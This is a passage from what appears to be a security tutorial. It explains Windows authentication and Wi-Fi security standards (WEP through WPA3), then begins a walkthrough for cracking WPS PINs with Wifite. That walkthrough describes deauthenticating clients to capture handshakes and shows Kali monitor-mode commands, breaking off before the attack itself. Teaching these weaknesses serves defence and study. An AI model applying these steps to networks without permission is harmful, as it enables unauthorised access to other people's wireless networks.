3. LsaLogonUser supports interactive logons, service logons, and network logons. The LsaLogonUser API authenticates users by calling an authentication package which is most probably MSV1_0 (MSV) authentication package which is included with Windows NT.

4. The MSV authentication package is divided into two parts. In Local authentication, both parts run on the same computer. The first part of the MSV authentication package calls the second part.

5. The first part of the MSV authentication package converts the clear-text password both to a LAN Manager Hash and to a Windows NT hash. The second part then queries the SAM database for the password hashes and makes sure that they are identical.

6. If the hash is identical, access is granted.

How Windows Domain Authentication Takes Place

1. The Windows authentication process starts from the Windows Login screen. LogonUI.exe handles the process by displaying correct logon input boxes depending on the authenticator put in place.

2. When users enter the password on the login interface, winlogon.exe collects those credentials and passes them to the lsass.exe (Local Security Authority Subsystem Service). Winlogon.exe is the executable file responsible for managing secure user interactions. The Winlogon service initiates the logon process for Windows operating systems by passing the credentials collected by user action to Lsass.

3. LsaLogonUser supports interactive logons, service logons, and network logons. The LsaLogonUser API authenticates users by calling an authentication package which is most probably MSV1_0 (MSV) authentication package which is included with Windows NT.

4. The MSV authentication package is divided into two parts. The first part of the MSV authentication package runs on the computer that is being connected to and the second part runs on the computer that contains the user account. When the first part of the MSV authentication package recognizes that network authentication is required because the domain name passed is not its own domain name, it passes the request to the Netlogon service.

Netlogon service is a Authentication Mechanism used in the Windows Client Authentication Architecture that is used to verify logon requests. It registers, authenticates and locates Domain Controllers. It's functions include,

1. Selecting the domain to pass the authentication request to.
2. Selecting the server within the domain.
3. Passing the authentication request through to the selected server.

5. The Netlogon service (client computer) then forwards the login request to the Netlogon service on the destination computer (i.e domain controller).

6. In turn, the Netlogon service passes the request to the second part of the MSV authentication package on that destination computer.

7. First, the second part queries the password hashes from the SAM database or from the Active Directory database. Then, the second part computes the challenge response by using the password hash from the database and the challenge that was passed in. The second part then compares the computed challenge response to passed-in challenge response.

8. If the hash is identical, access is granted.

Wireless Protected Access (WPA) and cracking WPS

WIRELESS SECURITY

Responding to the serious weaknesses in WEP encryption security, the Wi-Fi Alliance introduced Wi - Fi Protected Access (WPA) to secure wireless networks. However, the Wi -Fi Alliance intended WPA as an interim measure to take the place of WEP before they bring in Wi - Fi Protected Access 2 (WPA 2).

Wi - Fi Protected Access (WPA)

Also known as Temporal Key Integrity Protocol (TKIP) standard, WPA implements the TKIP encryption method and was introduced in 2003. TKIP introduced three new methods to overcome weaknesses in Wired Equivalent Privacy (WEP) standard.

1. TKIP implements a key mixing function that combines the secret root key with the initialization vector before passing it to the RC4 cipher initialization. WEP on the other hand merely concatenated the initialization vectors to the root key, and passed this value to the RC4 cipher.

2. A sequence counter is implemented to protect against replay attacks. Hence, packets received out of order will be rejected by the Access point.

3.TKIP implements a 64-bit Message Integrity Check (MIC) replacing Cyclic Redundancy Check (CRC) used in WEP. This re-initializes the sequence number each time when a new key (Temporal Key) is used.

Wi - Fi Protected Access 2 (WPA 2)

WPA 2 was introduced in 2004 to replace WPA. It implemented the mandatory elements of IEEE 802.11i. 802.11i makes use of the Advanced Encryption Standard (AES) block cipher instead of RC4 stream cipher used by both WEP and WPA.

It also uses Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) encryption protocol. It provides the following security services.

1. **Data Confidentiality :** It ensures only authorized parties can access the information

2. **Authentication :** provides proof of genuineness of the user

3. **Access control** in conjunction with layer management.

Wi - Fi Protected Access 3 (WPA 3)

The Wi-Fi Alliance announced WPA3 as a replacement to WPA2 in 2018. The new standard uses an equivalent 192-bit cryptographic strength in WPA3-Enterprise mode (AES-256 in GCM mode with SHA-384 as HMAC) and still mandates the use of CCMP-128 (AES-128 in CCM mode) as the minimum encryption algorithm in WPA3-Personal mode.

The WPA3 standard also replaces the pre-shared key (PSK) exchange with Simultaneous authentication of Equals (SAE) exchange, a method originally introduced with IEEE 802.11s. This results in a more secure initial key exchange in personal mode and forward secrecy.

WPA - Versions

There are two versions of WPA. They are,

A. WPA- Personal
B. WPA - Enterprise

WPA - Personal

Wi -Fi Protected Access (WPA) - Personal is designed for home and small office networks. This version uses Pre- Shared Key (PSK) and hence it is also referred as WPA-PSK (pre-shared key) mode. The network traffic is encrypted using a 128-bit encryption key derived from a 256-bit shared key. WPA-Personal mode is available on all three WPA versions.

WPA - Enterprise

As its name implies, this is designed for enterprise networks and requires a RADIUS authentication server. This requires a more complicated setup but provides additional security like protection against dictionary attacks on short passwords.

Various kinds of the Extensible Authentication Protocol (EAP) are used for authentication. WPA-Enterprise mode is available on all three WPA versions.

Weakness of WPA / WPA2

1. Pre-shared key WPA and WPA2 remain vulnerable to password cracking attacks if users rely on a weak password or passphrase.
2. WPA passphrase hashes are seeded from the SSID name and its length; rainbow tables exist for the top 1,000 network SSIDs and a multitude of common passwords, requiring only a quick lookup to speed up cracking WPA-PSK.

Brute forcing of simple passwords can be attempted using the Aircrack Suite starting from the four-way authentication handshake exchanged during association or periodic re-authentication. In our previous Issue, readers have seen how WPA password was cracked.

One important feature of cracking WPA / WPA2 is that we don't need a lot of traffic to crack it. We just need one client connected to the Wi –Fi Access point. Then we de authenticate it from the Wi –Fi Access point. The client automatically tries to connect to the Wi-Fi access point again.

It is at this stage, we try to capture the WPA handshake. If you have noticed, while using aircrack to crack the password, we supplied a dictionary or wordlist. While cracking WEP we didn't.
So what is a weak password? Any password that is part of a dictionary or wordlist can be called a weak password in WPA. Otherwise, WPA / WPA2 is considered secure.

WPA3 replaces cryptographic protocols susceptible to off-line analysis with protocols that require interaction with the infrastructure for each guessed password, supposedly placing temporal limits on the number of guesses. However, design flaws in WPA3 enable attackers to plausibly launch brute-force attacks (see Dragonblood attack).

Wi - Fi Protected Setup (WPS)

In year 2007, the Wi-Fi Alliance introduced Wi-Fi Protected Setup (WPS). The main feature of this protocol is to allow home users who have little knowledge about wireless security to set up Wi -Fi Protected Access (For some users, accessing the Router dashboard and setting passwords can be too complex). It also makes it easy to add new devices to an existing Wireless network without entering long passphrases. WPs also allows the owner of Wi-Fi privileges to block other users from using their household Wi-Fi. There are two common methods to use WPS.

1. PIN Method.

Every Wireless Router with WPS enabled has a PIN on the Wi -Fi Router (which is usually printed on a sticker). This PIN must then be entered into any new device that wants to connect to this Wireless network. No need of memorizing any password.

2. Push Button Method.

In this method, the user has to PUSH a WPS button on both the Access point and the new wire less client device. On most devices, this discovery mode turns itself off as soon as a connection is established or after a delay (typically 2 minutes or less). whichever comes first, thereby minimizing its vulnerability.

Although WPS was introduced to simplify Wi -Fi Connection issues, it suffers from a major vulnerability. Any remote attacker can recover the WPS pin in a few hours by using brute force attack. Once he does this, he can easily recover WPA/WPA2 key also. Nowadays, all recent models of Wireless Routers have WPS enabled by default.

It is wise to turn off WPS PIN feature although this is not possible on many routers. WPS is

WPS is widely understood to have added insecurity to otherwise secure WPA / WPA2. Let's see how WPS can be cracked.


WPS pin is a 8 digit PIN that is required by clients to connect to the Wireless Router. The Wireless Router instead of checking the entire 8 digit PIN at once, checks the first four digits initially and then checks the last four digits. This makes brute forcing WPS PINs very easy.

This is because there are only 11,000 possible 4 digit pins and once the brute force software gets the first 4 digit pin right, the attacker can move on to cracking the latter 4 digit pin.


Tools Bully and Reaver are first to come to mind when we want to crack WPS pin. However, in our latest tests, both the tools are presenting some problems. You can see our previous articles on Bully and Reaver.

So we have decided to use Wifite. Wifite is a automatic Wireless password cracking tool that tries almost all known methods of wireless cracking like Pixie-Dust attack, Brute-Force PIN attack, NULL PIN attack, WPA Handshake Capture + offline crack, The PMKID Hash Capture + offline crack and various WEP cracking attacks.

Wifite is installed by default on Kali Linux. Just like any wireless cracking method, we need to enable monitor mode on the wireless interface as shown below.




```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```




```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  510 NetworkManager
 1225 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 8
02.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Since we are targeting WPS, we want only those targets on which WPS is enabled. airmon-ng will show all wireless networks available. To view only those wireless networks with WPS enabled, we will use wash command on the wireless interface as shown below.



